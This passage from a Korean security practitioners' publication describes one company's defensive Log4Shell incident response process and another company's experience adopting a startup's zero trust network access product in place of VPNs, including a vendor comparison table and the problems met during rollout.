본의 아니게 연말을 Log4j와 함께 보내게 되었지만 새로운 기회를 본 기간이기도 하다. '보안은 보안 팀만의 문제가 아닌 전사적인 문제이다. 보안 팀은 거들 뿐이다'라는 말을 다시 한번 확인할 수 있는 계기가 됐다. 몇 번의 보안 조치 사항이 업데이트 되면서 중복적인 업무가 발생됐지만 전사적인 협조와 협업을 통해 이슈 및 사고 없이 이행 조치를 할 수 있었다. 그리고, 이번 기회를 통해 비상대응계획 수립과 훈련 및 보안 교육 활동의 중요성을 확인하는 계기가 됐다.

끝으로 보안 문제가 언론을 통해 사회적 이슈가 되는 것은 좋은 현상은 아니다. 그러나 이를 활용해 전사적으로 보안의 중요성을 인지시키고 보안 수준을 향상시킬 수 있는 좋은 기회임에는 틀림없다.

기업 B 대응 사례

당사에서는 zero-day 이슈에 대해 5단계로 나눠서 대응하고 있다.

1. 취약점 확인 및 전파 단계

당사 주요 사이트에 올라오는 취약점들은 사내 메신저 및 메일을 통해 받고 있으며, 추가로 SNS를 통해서 신규 취약점에 대해서 빠르게 인지한다. log4jshell 같은 경우도 보안 사이트에서 이슈가 되어 바로 사내에서의 영향력 유무를 확인을 진행했고, 확인 결과 여러 서비스에서 위험성이 있다고 판단해 유닛 채널을 통해 수집한 내용을 전파했다. 또한, 추가적으로 내부 인프라 환경에서 보안적으로 조치할 수 있는 부분에 대해 확인한 뒤, TF를 구성하고 처리해야 될 이슈를 생성한 뒤 리소스를 분배해 이슈에 대해 효율적인 초기 대응을 할 수 있게 준비했다.

2. 초기 대응 단계

당시 사용 중인 WAF의 패턴이 나오지 않는 상태라 공개된 POC들을 수집, 분석한 뒤 긴급하게 log4jshell WAF 패턴 배포를 수행하면서 외부로의 공격을 선 차단했다. (이후 우회 패턴 모니터링을 위해 3번의 패턴 고도화 수행) 1차 방어가 완료된 후, 사내 서버에 log4jshell 영향력을 받는 서비스 탐색을 진행했으며 전사 담당자들이 확인할 수 있게 가이드 작성을 수행했다.

3. 전파 및 리스트 관리

사내 메신저 전사 채널을 통해 초기 대응 단계에서 획득한 정보 및 대응 이력을 정리해 1차 공유하고 담당자들이 위험도 인지 및 팀 서비스에 대해 긴급 점검과 대응을 할 수 있게 했다. 또한, 히스토리 및 대응 가이드를 구글 스프레드시트 및 사내 WIKI 서비스로 이동시켜 긴급대응 이력 및 가이드가 중복되지 않고 한 곳에서 관리되게 기준을 정해 본격적으로 위험성이 있는 서비스에 대한 조치를 시작했다.

4. 보안조치 수행

사내 시스템 전체에 대한 검토가 필요하다고 판단해 모든 AWS 서버에서의 취약한 버전의 log4j 및 애플리케이션을 사용 중인 서비스 추출을 수행했다. 이어 추출된 서비스에 대해 각 담당자를 찾아 조치 및 가이드를 추가로 전달하면서 보안 가이드 및 패치를 수행했다. 또한, 담당자에게 자신의 서비스에 대한 보안 취약성을 직접 점검 할 수 있게 수동 점검 스크립트(windows, linux)를 제공, 공동체 및 자회사 서비스도 동일한 레벨로 대응하면서 보안조치 수행 영역을 확장했다.

5. 모니터링

모든 서비스에 대한 대응이 완료됐지만 log4j 관련 새로운 취약점이 생길 수 있고, 과거 취약한 버전으로 다시 배포될 수 있기에 지속적인 관리가 중요하다고 판단해 이후 Ansible을 통해 전체 인스턴스를 체크할 수 있는 시스템을 구축했다. 현재는 log4jshell뿐만 아니라 spring4shell 등 심각도가 높은 취약점에 대해 playbook을 통해 주요 정보를 모으고 있다. 또한, 자산 정보를 대입해 위험한 버전을 사용할 시에 보안 담당자가 확인하고 대응 가능하도록 탐지 인프라를 구성해 지속적으로 취약점에 대해 모니터링 중이다.

주요 업무 대응 순서 정리

- Exploit, Zeroday, News 모니터링
- 초기 분석 및 위험도 전파
- 대응 TF 생성 및 각 대응 담당자 지정 (JIRA)
- POC 수집 및 우회 패턴 분석 및 정리
- WAF User Signature Rule 배포 및 적용 (deny)
- 소스 레포지토리에 있는 소스코드 분석을 통해 log4j 의존성을 체크
- 주요 Application에 대해서 log4j 영향력 체크
- 보안 가이드 및 임시 완화 가이드 작성
- 사내 메신저 전사 채널을 통해 이슈 및 대응 이력 전파
- 사내 메신저 전사 채널을 통해 각 담당자에게 서비스 긴급 점검 요청
- 보안 패치 가이드 생성 및 조치 필요 서버 리스트 관리
- AWS 내 log4j 취약점 지속 모니터링 후
- 보안 완화 수행 및 보안 패치 진행
- 수동 점검 스크립트 배포
- 공동체 및 자회사 취약점 정보 전달 및 서비스 점검 후 대응
- 주요 취약점 사이트에 대해 모니터링 수행
- AWS 내 log4j 취약점 지속 모니터링 진행

스타트업의 제로 트러스트 통신 기술 도입 및 안정화까지 험난했던 도입기

포스코인터내셔널 이상언 과장

필자가 재직 중인 기업은 전 세계에 분포하고 있는 80여 개의 해외 네트워크를 활용해 철강, 에너지, 식량, 화학, 부품소재, 인프라 등 다양한 사업 군에서 밸류체인을 구축하며 지속 가능한 사업모델을 발굴하고 있는 종합 사업 회사이다.

COVID-19가 가져온 전 직원 재택근무라는 전례 없는 변화

COVID-19의 확산으로 인해 예측할 수 없는 확진자 발생에 따라 층별로 격리하는 등 지속적인 업무를 이어 나가기 위해서는 국내에만 1,000명이 넘는 임직원의 재택근무 환경을 제공해야 하는 상황이었고, 보안 실무자로서 고민이 깊어졌던 시기이다.

출장이 잦은 상사 기업의 특성상 재택 및 원격 근무를 위해 SSL-VPN과 VDI 환경이 준비되어 있었지만 전 직원이 한꺼번에 원격 근무를 하기에는 충분한 성능이나 라이선스를 확보하고 있지 않았기 때문에 전사 재택 순환 근무에 즉각적으로 대응하기 어려웠다.

문제를 쉽게 풀기 위해 이미 도입돼 있는 SSL-VPN을 고도화할 것인가라는 선택지가 있었지만, COVID-19 확산으로 인한 SSL-VPN 사용량의 급증은 당사에서만 겪는 문제가 아니었고 SSL-VPN을 전사 도입하였던 글로벌 기업들의 보안 사고가 심심치 않게 들려왔기 때문에 다양한 국가에서 비즈니스를 전개하고 있는 글로벌 사업 회사의 보안 실무자로서 보안이 강화된 새로운 기술 도입 검토에 좀 더 초점을 맞추고 해외 기술 사례를 조사해 보기로 했다.

기술 검토를 진행하였던 20년 당시에는 해외에서 VPN의 문제점을 해결하기 위해 제로 트러스트 네트워크 액세스(Zero Trust Network Access) 및 소프트웨어 정의 경계(Software Defined Perimeter) 기술을 이용한 취약점 해결 사례가 존재하였고, 가트너에서 ZTNA 기술이 VPN 기술을 점진적으로 대체할 것이라는 예측 보고서가 존재했기 때문에 한번 도입하면 오랫동안 사용해야 하는 네트워크 보안 장비의 특성상 지속 가능한 보안 운영 측면에서 선제적 보안 기술 도입이 타당해 보였다.

기술 검토가 끝난 후, 국내 · 외에서 ZTNA 기술이 적용된 제품을 찾아보기 시작했지만, 당시 국내에서는 소수 기업만 해당 기술 기반 제품을 제공하고 있었고, 글로벌 기업은 솔루션 보다는 서비스에 가까운 제품을 제공하고 있었기 때문에 당사의 문제점을 해결하기 위한 완벽한 답안을 찾기는 어려웠다.

제로 트러스트 기술 도입이라는 험난한 여정의 시작

기존에 사용 중인 VPN의 한계와 교체 필요시기가 앞당겨지면서 시급하게 조사된 제품들의 기술 및 지향하는 방향 등을 청취하고, PoC 등을 진행했다.

이 시기에 보안 실무자로서 고민이 많았다. 제로 트러스트 기술은 이제 막 시작되고 있는 기술로써 완벽하게 제로 트러스트 아키텍처를 구현해서 안정화된 상태의 제품이 존재하지 않았기 때문에 모든 PoC의 결과가 도입 즉시 운영에 투입할 수 있는 품질을 보장하지 못했다.

다행히, 도입 검토 과정에서 PoC를 진행했던 국내 스타트업의 제품 컨셉이 제로 트러스트 아키텍처에 부합했고 VPN이 가지고 있는 보안 취약점을 해결해줄 수 있는 최적의 방안처럼 보이긴 했지만, 도입 사례가 존재하지 않았기 때문에, 이 제품을 선택하는 순간 고생길이 열릴 것이라는 것은 자명한 사실이었다.

하지만 국내에 출시된 제로 트러스트 제품은 모두 도입 사례가 존재하지 않았고, 글로벌 기업의 제품은 도입 사례가 존재했지만 기존에 제공 중인 서비스에 제로 트러스트 개념을 적용했기 때문에 완전한 제로 트러스트 기술 적용 측면에서의 의문과 서비스 구조의 특성상 당사의 재택근무 환경을 만족하기 어려운 부분이 있었다.

결과적으로 스타트업이라는 색안경을 내려놓고 보면 제품 도입 후 발생될 험난한 과정은 같아 보였기 때문에 제로 트러스트 기술을 이해하고 이에 전념하는 스타트업의 제품을 선택하는 것이 선제적 대응 및 지속 가능한 보안 기술 운영 측면에서 유리하고 당사의 업무 환경에 최적화된 커스터마이징 기회가 존재했기 때문에, 이해관계자들을 설득해 국내 최초로 스타트업의 제로 트러스트 기술을 도입하는 험난한 여정을 시작하기로 결정했다.

제로 트러스트 아키텍처란?

제로 트러스트 아키텍처는 접속 대상과 보호 대상 사이에 관문을 설치하고 사용자 및 단말 그리고 해당 대상이 접속한 네트워크를 신뢰하지 않는 것(Untrusted)을 전제로 접속 대상을 식별하고 인증 과정을 거쳐 안전하다고 판단된 대상에 접근 권한을 부여, 즉 관문을 열어준다.

관문 이후에 존재하는 네트워크와 보호 대상은 신뢰할 수 있는 형태 (Trusted)로 존재하기 때문에 관문을 통과한 대상은 신뢰할 수 있어야 한다(Trusted)라는 관점으로 접근하는 것이 제로 트러스트 아키텍처이다.

이러한 구조는 美 NIST(미국 국립 표준 기술 연구소)를 통해서 표준 아키텍처가 정의되었기 때문에 상기와 같은 관문 역할을 수행하지 않는 제로 트러스트 솔루션의 경우 제로 트러스트 아키텍처를 준수하는 솔루션으로 보기 어려우며, 보안 실무자가 해당 솔루션 도입 검토 시 유의가 필요로 한 부분이다.

제로 트러스트 아키텍처를 기존 네트워크 환경에 적용하면 종래의 네트워크 경계 기술처럼 단순 IP 주소 형태의 제어가 아닌 Context(문맥) 기반의 통제 형태로 전환되게 된다.

즉, 관문의 통제 정책을 Static Policy 형태로 정의해서 항시 열어두는 개념이 아니라 접속 대상이 보호 대상에 접속하는 시점(Event)에 접속 대상을 식별하고 인증 과정을 거친 후에 관문을 열어주는 인가 과정에 따라 Dynamic한 형태의 통제 형태로 전환되는 것이다.

또한, 접속 대상이 더 이상 보호 대상에 접속할 필요가 없게 되는 경우에는 관문을 닫음으로써 접속 대상과 보호 대상 사이의 "세션" 또는 "연결", "접속" 관점에서의 Context 기반 순환 주기(Lifecycle)를 관리하는 것이 핵심이라고 할 수 있다. 아래 그림과 같이 접속 대상과 보호 대상 사이에 관문을 설치하여 접속 대상을 통제한다.




그림 3-1 Core ZTA Logical Components 구성도

제로 트러스트 아키텍처를 준수하기 위해서는 적어도 관문 역할을 수행하는 Policy Enforcement Point (게이트웨이)와 관문을 통제하는 Policy Decision Point (컨트롤러)와 같은 최소 2개 이상의 컴포넌트로 구성되어있는 것이 기존 네트워크 보안 제품과 다른 포인트라고 할 수 있다.

종래의 네트워크 보안 제품은 Control Plane과 Data Plane을 논리적 영역으로 분리한 하나의 컴포넌트로 제공하는 것이 일반적인데, 제로 트러스트 아키텍처가 지향하는 방향 및 표준화 배경이 특정할 수 없는 네트워크를 통해서 보호 대상에 접근하려고 하는 접속 대상을 관문으로 통제한다는 개념에서 “관문”은 하나의 위치에만 특정할 수 없게 된다.

즉, 사용자가 재택근무를 할 수도 있고, 사무실로 출근하여 업무를 수행할 수 있다. 업무 시스템이 업무 망에 있을 수도 있고 클라우드에 있을 수도 있다. 때문에 Control Plane과 Data Plane이 통합되어 있는 하나의 컴포넌트로 구성된 제품을 사용하는 경우, 보호 대상 별로 제품을 설치함으로써 각각의 컴포넌트에 사용자 및 정책 관리, 로그 통합, 장애 관리 등 운영 시 Workload가 발생하고 Seamless한 정책 관리의 어려움으로 인해 (단편적인 예로써) 정책 설정 후 미회수에 따른 Security Hole이 발생할 수 있다.

이러한 문제를 해결하기 위해 Control Plane을 별도의 컴포넌트 (컨트롤러)로 분리하고 각 보호 대상 별로 설치된 관문(게이트웨이)을 컨트롤러를 통해 중앙화된 제어를 수행함으로써 단순 재택근무 환경 보완이 아닌, 갈수록 복잡해지는 전사 업무 환경 대응 및 네트워크를 일원화된 방식으로 안전하게 통제하기 위한 총체적 대책이 제로 트러스트 아키텍처라고 볼 수 있으며, 이러한 아키텍처 구현을 위해 소프트웨어 정의 경계 (Software Defined Perimeter) 기술 검토 및 도입을 NIST에서는 백서를 통해 추천하고 있다.

상기와 같이 제로 트러스트 아키텍처는 Context 기반의 보호 대상 접근 (및 접속) 전 인증 후 인가라는 공통적인 메커니즘을 제시하고 있으므로 이러한 메커니즘을 어떻게 구현하느냐가 제로 트러스트 아키텍처 준수 제품 도입 시 최우선의 핵심 지표가 된다.

그 이유는 제로 트러스트 아키텍처를 도입 검토하고 있다는 것이 보안 실무자 관점에서 단순 기술 대체가 아니라 지속 가능한 보안 기술 운영 측면에서 미래에 발생할 수 있는 보안 문제점을 선제적으로 대응하기 위한 취지에 출발하기 때문이다.

제로 트러스트 기술 도입 시 검토 한 주요 요소

도입 당시에 제로 트러스트 아키텍처를 준수하는 제품이 많지 않았다. 때문에 당사는 글로벌 기업 2곳과 국내 기업 2곳의 제품 및 기술을 분석하고 타당성이 있는 제품에 대해서 PoC를 진행했으며 도입 비교 항목은 아래와 같다.

비교 항목	A사 (글로벌 기업)	B사 (글로벌 기업)	C사 (국내 기업)	D사 (국내 기업 및 도입 제품)
기업 신뢰도	상	상	중	하 (스타트업)
구축 방식	서비스	서비스	On-Premise	On-Premise 또는 서비스
MFA 지원	지원	지원	지원	지원
통신 구간 보호	TLS 또는 터널링	TLS	터널링	터널링
접속 통제 대상	사용자, 단말, 서비스	사용자, 서비스, URL	사용자, 단말, 서비스	사용자, 단말, 앱 (프로그램), 서비스
접속 통제 수준	프록시 기반 Layer 7 세션 제어	프록시 기반 Layer 7 세션 제어	알 수 없음	단말 및 게이트웨이간 Layer 3~7 세션 제어
컴포넌트	클라우드 방식	클라우드 방식	컨트롤러, 프로텍터, 게이트웨이, 에이전트	컨트롤러, 게이트웨이, 에이전트
사용 편의성	높음 (에이전트 불필요)	높음 (에이전트 불필요)	낮음 (에이전트 필요)	낮음 (에이전트 필요)
위험 탐지 기반 접속 라이프 사이클 관리	없음	없음	없음	있음
추적 가능한 로그 수준	단말, IP, 사용자, 서비스	단말, IP, 사용자, 서비스	단말, IP, 사용자	단말, IP, 사용자, 앱, 서비스, 컴플라이언스 준수 및 다양한 메타 정보
핵심 기술	글로벌 네트워크 기반 가속화	사용자 인증 및 권한 관리	NAC에 특화된 기능 제공	실질적 통신 주체인 앱을 OS 수준에 제어
확장 요소	글로벌 환경에 대응 가능	EDR 등 단말 보안 기술 확장 가능	NAC 등 제품 운영 일원화	글로벌 환경에 대응 가능

상기의 도입 비교 항목 측면에서 글로벌 기업의 기술은 보안 실무자가 우려하는 단말에 에이전트를 배포하지 않아도 제로 트러스트 아키텍처를 지원할 수 있고, 기업 규모 측면에서 지속 가능한 보안 기술 제공이 가능했다.

항상 보안 솔루션 도입 또는 개선에 있어서 편의성과 보안성은 양립하는 문제이지만 이미 VPN 전용 에이전트를 사용하는 상황에서 기존 VPN을 대체한다면 결국 관리할 에이전트는 하나이기 때문에 편의성은 그대로이면서 보안성을 높일 수 있는 방향이 적합하다고 판단했다.

또한, 에이전트를 설치하는 것은 Context 중심의 접근 제어를 수행함에 있어 폭넓은 요소를 제공할 수 있는데,

기본적으로 단말을 신뢰할 수 없기 때문에 발생하는 문제에서 출발한 제로 트러스트 개념이 단말을 의심하고 검증하기 위해서 단말에 더 많은 정보에 접근하고 검증해야 하는 것은 당연한 요소이기 때문이다.

위와 같은 Device Context를 설명하기 위한 단적인 예로써 단말에 백신이 설치되어 있지 않거나 백신이 비활성화된 상태라면 악성코드에 감염되어 있을 확률이 높을 것이고, 보안 규정을 준수하지 못하는 취약점이 내재된 단말인지를 확인하고 보호 대상에 접근할 수 없도록 제어하기 위해서는 이를 검사하기 위한 에이전트가 반드시 필요하다.

보안 통제 및 준수를 위한 다양한 조건, 위험 요소를 많이 탐지하는 것은 제로 트러스트 아키텍처에서 매우 중요한 요소이다. 수집된 내용을 평가하고 관문을 열어줄 것인지 또는 위험이 탐지된 경우 이미 열어둔 관문을 닫기 위한 기초 정보로써 활용되기 때문이다.

그리고 사용자 식별 정보와 단말 정보 등 다양한 접근 통제 기록을 분석하고 비이상행위를 탐지해 관문 통제 요소를 지속적으로 개선 가능한 보안 기술 제공 관점에서 중요한 부분이라고 할 수 있다.

에이전트를 설치하는 제품을 선택하게 된 또 다른 이유에는 접속 통제 대상 및 통제 수준에서 에이전트를 설치하지 않는 제품에서 발생될 수 있는 사각지대가 존재했기 때문이다.

정확히는 에이전트를 설치하는 모든 제품이 D사와 같은 상세한 접속 통제 대상 및 수준을 제공하는 것은 아니었기 때문에 일반화할 수는 없지만, 임직원이 업무용 앱만 사용해 보호 대상에 접근하는 것이 아니라 백신으로 탐지되지 않는 악성코드나 랜섬웨어가 보호 대상에 접근 및 탈취 행위를 수행한다는 것은 이미 업계에 알려진 보편적인 사례이기 때문에 보안 실무자 관점에서 허용된 안전한 업무용 앱만 보호 대상에 접근할 수 있도록 하는 것이 D사의 제품을 선택하게 된 결정적인 이유라고 할 수 있다.

나아가, 허용된 앱만 허용된 보호 대상만 접근할 수 있는 기술이 필요로 한데 검토 대상 제품 중에는 정책에 등록된 앱만 통신이 가능하도록 하는 기능은 있으나 해당 앱만 접근할 수 있는 보호 대상을 설정할 수 없었기 때문에 일반적으로 사용되는 웹 브라우저를 통해서 접근하면 안 되는 보호 대상에 접근할 수 있는 문제가 존재했다.

그리고 글로벌기업의 제품은 프록시를 기반으로 하는 Layer 7의 서비스 세션을 제어하는 기술을 제공하고 있는데, 이는 웹 서비스 및 알려져 있는 SaaS를 통제함에 있어서 필요로 한 기능이었지만, 국내 기업의 제품은 웹 서비스 및 SaaS 통제하기 위한 기능을 제공하지 않았기 때문에 별도의 솔루션 구비가 필요로 한 부분이었다.

다만, 당사는 클라우드에서 사용하는 웹 서비스 및 SaaS가 존재하지 않았기 때문에 도입 검토 요소에서 제외됐다.

오히려, 글로벌기업의 제품은 서비스 세션을 통제하기 때문에 접근 제어 관점에서의 사각지대가 존재했는데, HTTP 및 HTTPS를 사용하는 웹 서비스는 제로 트러스트 아키텍처 관점으로 접근 제어를 수행할 수 있었으나 TCP 또는 UDP 기반의 자체 프로토콜을 사용하는 앱 및 서비스는 접근 제어가 불가능했고, D사는 기본적으로 TCP

및 UDP를 제어함으로써 HTTP의 세부 URL 및 기능에 대한 접근 통제를 지원하지 않을 뿐 모든 프로토콜에 대한 기본적인 접근 통제가 가능한 부분이 당사의 환경에 더 적합하다고 판단했다.

마지막으로 접근 통제 대상 및 수준이 세밀할수록 Context 파악이 유리하기 때문에 향후에 보안 감사를 수행하거나 침해 사고가 발생했을 시 분석이 가능하고 수집된 빅데이터를 통해서 제로 트러스트 아키텍처가 지향하는 지속적인 보안 요소 개선 및 관문 통제 관점에서 위험만 진화하는 것이 아니라 보호 대상 앞에 존재하는 관문도 계속해서 진화할 수 있기 때문이다.

제로 트러스트 기술 도입기




그림 3-2 On-Premise 구성 (예시)

당사는 국내 및 전 세계 80여개 법인/지사을 통해서 글로벌 무역 상사 비즈니스를 수행하기 때문에 제로 트러스트 기술 도입 시 국내 환경뿐만 아니라 글로벌 환경을 지원해야 하는 특성이 존재했고, 이를 위해 구축 프로젝트는 2단계에 거쳐서 진행됐다.

그림 3-3 글로벌 네트워크 구성 (예시)

국내 업무 환경 도입 과정

구축 사례가 존재하지 않았던 제품을 선택하고 도입을 결정했을 때부터 험난한 여정이 시작되리라는 것은 예상됐던 일이다. 설치부터 배포, 교육, 안정화, 이행 과정 등에 필요로 한 절차 및 Tool이 준비되어 있지 않은 상황에서 하나하나씩 제조사와 같이 각 과정을 준비해나가야 했다.

제로 트러스트 아키텍처는 보호 대상 앞에 관문을 설치하고 접속 전 인증 메커니즘을 활용하고, 도입 제품은 접속 대상인 앱과 앱이 접근하고자 하는 보호 대상을 식별하고 안전한지 및 허용됐는지를 확인한 이후에 관문을 열어주는 기술이다. 때문에 확실한 접근 제어가 될 것이라고 예상했고 또 그러한 특장점이 도입을 결정하게 된 이유이기도 했다.

하지만 제품을 설치하고 보니 당연히 접근되어야 할 대상이 접근되지 않는 문제가 속출했다. 이러한 문제는 출발지 및 도착지 IP나 사용자를 통제하는 기존의 네트워크 보안 제품과 다르게 앱과 서비스를 동시에 통제하기 위한 훨씬 더 입체적이고 복잡한 정책을 설정해야 하는 것이 장벽으로 다가오게 됐다.

당사를 비롯한 대부분의 보안 실무자들은 어떠한 앱(프로그램)이 보호 대상에 접근하는지를 조사하고 관리할 일이 없었기 때문에 임직원들이 무슨 앱을 업무에 사용하는지 알 수가 없었다.

또한 보호 대상을 IP 및 포트 단위로 관리하다 보니 서버 담당자가 아닌 이상 접속 차단 로그에 기록되는 보호 대상이 어떠한 업무 서비스를 제공하고 있는지를 알지 못했다. 때문에 보호 대상 정보를 하나하나씩 식별하고 여기에 접속할 수 있는 업무용 앱들만 선별해 “접속” 단위로의 정책을 수립하고 해당 정책을 사용할 수 있는 사용자 또는 그룹과 해당 그룹이 반드시 준수해야 하는 보안 규정(예 : 당사에서 제공하는 백신 프로그램 설치 여부 및 미설치 시 설치 페이지 안내 등) 적용 등 상세한 접근 제어를 수행하는 것은 이론적으로는 좋았으나 실천하기에는 매우 까다로운 작업이었다.

본 도입 과정을 통해 당사는 130개 이상의 업무용 앱과 1,300개 이상의 보호 대상을 식별하고 접근 제어를 위한 정책을 등록하고 관리하고 있는데, 제로 트러스트 아키텍처를 준수하는 제품을 도입하게 된다면 필자의 회사에서 이렇게 많은 앱과 서비스를 사용하고 있는지 놀라게 될 것이다.

상기와 같이 사용자, 접속 위치 및 네트워크, 단말, 앱에 따라서 접근할 수 있는 보호 대상을 나누는 것을 제로 트러스트 아키텍처에서는 Micro Segmentation이라고 정의하고 있다. 정책 수립 과정은 힘들지만 정책을 수립한 이후에 보안 실무자 관점에서 논리적으로 접근 권한을 분리한다는 측면은 더 안전한 환경을 제공하기 위한 필수적인 선택이라는 것을 깨닫게 된다.

이렇게 하나하나씩 정책을 등록하면서 도입 과정에서 예상치 못한 문제점들이 발생했다. 기존의 앱이 제어할 수 없었던 통신 세션을 OS 수준에서 제어하는 D사의 기술 특성상 접근 제어 과정에서 호환성 문제가 빈번하게 발생됐다.

인증 후 접속이라는 제로 트러스트 아키텍처만의 메커니즘은 분명 이론적으로 안전하고, OS 수준에서 제로 트러스트 통신을 제어하는 높은 기술력을 가지고는 있었지만, 제품화 이후 처음 도입되는 상황에서 자체 시험 및 PoC를 통해서 발견되지 않은 문제점이 존재했다. 바로 접속 전 인증 메커니즘에 의해서 앱이 정상 동작하지 않는 상태가 생긴다는 점이었다.

예를 들어 당사에서는 SAP ERP라던지 오래전에 자체 개발해놓은 앱이 있는데, 이러한 앱들의 통신 특성이 예측한 것과 다르게 동작하다 보니 통신을 시도하는 앱이 프리징되거나 통신 시도 중 종료되는 현상이 발생했다.

그리고 이러한 현상은 상기와 같이 앱에 의한 문제인지 정책에 의한 문제인지 원인을 찾기 어려워 도입 초기에 장애 대처에 많은 시간을 할애하게 됐다.

이러한 문제점은 제조사에서 앱들의 통신 특성을 분석하고 통신 구조에 최적화된 제로 트러스트 통신 프로토콜을 제공함으로써 1차적인 문제점을 해결했다. 접근이 차단됐다면 보안 규정 위반으로 차단된 사유 이외에 정책에 등록되지 않아 접근이 차단된 내역을 별도로 분류, 사용자가 어떠한 앱을 사용해 어디에 접근하는지를 파악할 수 있는 인사이트 기능을 제공해 제로 트러스트 아키텍처 기반의 정책에 익숙하지 않은 보안 실무자들에게 도움이 될 수 있는 부가적인 기능이 제공됐다.

글로벌 업무 환경 도입 과정

물론 상기에 나열한 문제 이외에 보안 실무자들이 구축 사례가 없는 제품을 도입할 때 예상할 수 있는 여러 가지의 문제가 있었다. 하지만 제조사의 신속한 대응으로 안정화를 완료한 이후 글로벌 업무 환경으로의 전사 확대를 검토하게 됐다.

80여 개 지역에 존재하는 각 해외 법인/지사는 SSL-VPN 및 IP-Sec VPN을 사용해 네트워크 및 단말을 당사의 데이터센터에 연결해 사용하고 있었는데, 글로벌 환경에서는 단순히 제로 트러스트 기술을 도입해서

보안의 문제를 해결하는 것이 우선 과제가 될 수 없었던 상황이었다. 남미나 아프리카와 같은 지역에서도 접근이 원활해야 했고 특정 국가에서 VPN을 사용하는 경우 빈번하게 접속이 끊기는 문제가 있었으며, 유럽 일부 국가에서는 그룹웨어(Enterprise Portal)에 접속하는데 5초 이상의 시간이 소요되기도 해 화상 회의를 위한 충분한 대역폭도 나오지 않는 상황이었다.

무엇보다 각각의 해외법인이 특정 장비를 임대하거나 회선을 임대하는 비용의 문제뿐만 아니라 이들 법인의 임직원이 또 재택근무로 전환되면서 기존의 장비를 활용할 수 없는 문제가 발생했다.

이러한 문제를 개선하기 위해 최초에 검토했던 글로벌 기업들이 제공하는 글로벌 제로 트러스트 통신 서비스를 재검토했지만, 위의 문제점을 모두 해결할 수 있는 솔루션은 존재하지 않는 상황이었다.

이를 위해 D사는 글로벌 클라우드 서비스 기업인 Microsoft와 함께 글로벌 제로 트러스트 통신 서비스를 개발했고, 5개월간의 시험 과정 및 개선 과정을 진행했다.

D사의 제로 트러스트 제품은 제로 트러스트 아키텍처 상에서 관문 역할을 수행하는 Policy Enforcement Point가 단말에서도 동작하도록 기술을 제공해 임직원이 사무실 또는 재택근무 시에도 별도의 보안 장비를 설치할 필요 없이 제로 트러스트 접근 제어가 가능하다는 특장점이 존재했다.

또한, 제로 트러스트 아키텍처의 특장점인 컨트롤러를 통해서 1개 이상의 관문을 다중 통제하는 기술을 제공하고 있어 전 세계 80여개 지역에 존재하는 해외법인/지사 및 재택근무 대상자가 인근에 존재하는 Microsoft의 Azure Cloud Region에 배치된 엣지 게이트웨이와 접속할 수 있도록 하는 기술이 제공돼 임직원이 언제 어디서든 빠르게 엣지 게이트웨이에 접속해 당사의 데이터센터와 가장 빠른 경로를 통해서 접속할 수 있는 환경을 마련했다.

또한 기존 VPN 기술의 경우 VPN 연결 이후 통제되지 않는 앱들이 발생시키는 다양한 트래픽이 발생, 한정된 대역을 가지고 있는 글로벌 환경에서는 이러한 트래픽으로 인해 성능 저하 및 잦은 연결 끊김으로 인한 전용선 증설 등의 비용 문제를 수반하게 된다.

하지만 제로 트러스트 아키텍처를 도입해 접속 전 인증 개념을 통한 접근 제어 메카니즘을 사용하면 부수적으로 얻는 장점이 있다. 바로 불필요로 한 트래픽을 사전에 차단하기 때문에 해당 기술 도입만으로 전용선의 여유 대역이 발생하고 연결 끊김 현상이 개선된다는 점이다.

상기와 같이 당사가 겪고 있었던 다양한 문제점을 해결할 수 있음을 시험 기간 동안 확인했고 글로벌 환경에 대응하기 위한 영문화된 서비스 및 온라인 기술 지원 체계 등이 마련된 시기에 맞춰 지난 12월부터 D사의 글로벌 제로 트러스트 통신 서비스를 해외법인/지사에 배포 및 운영을 시작했다.

제로 트러스트 기술 도입 효과 및 결론

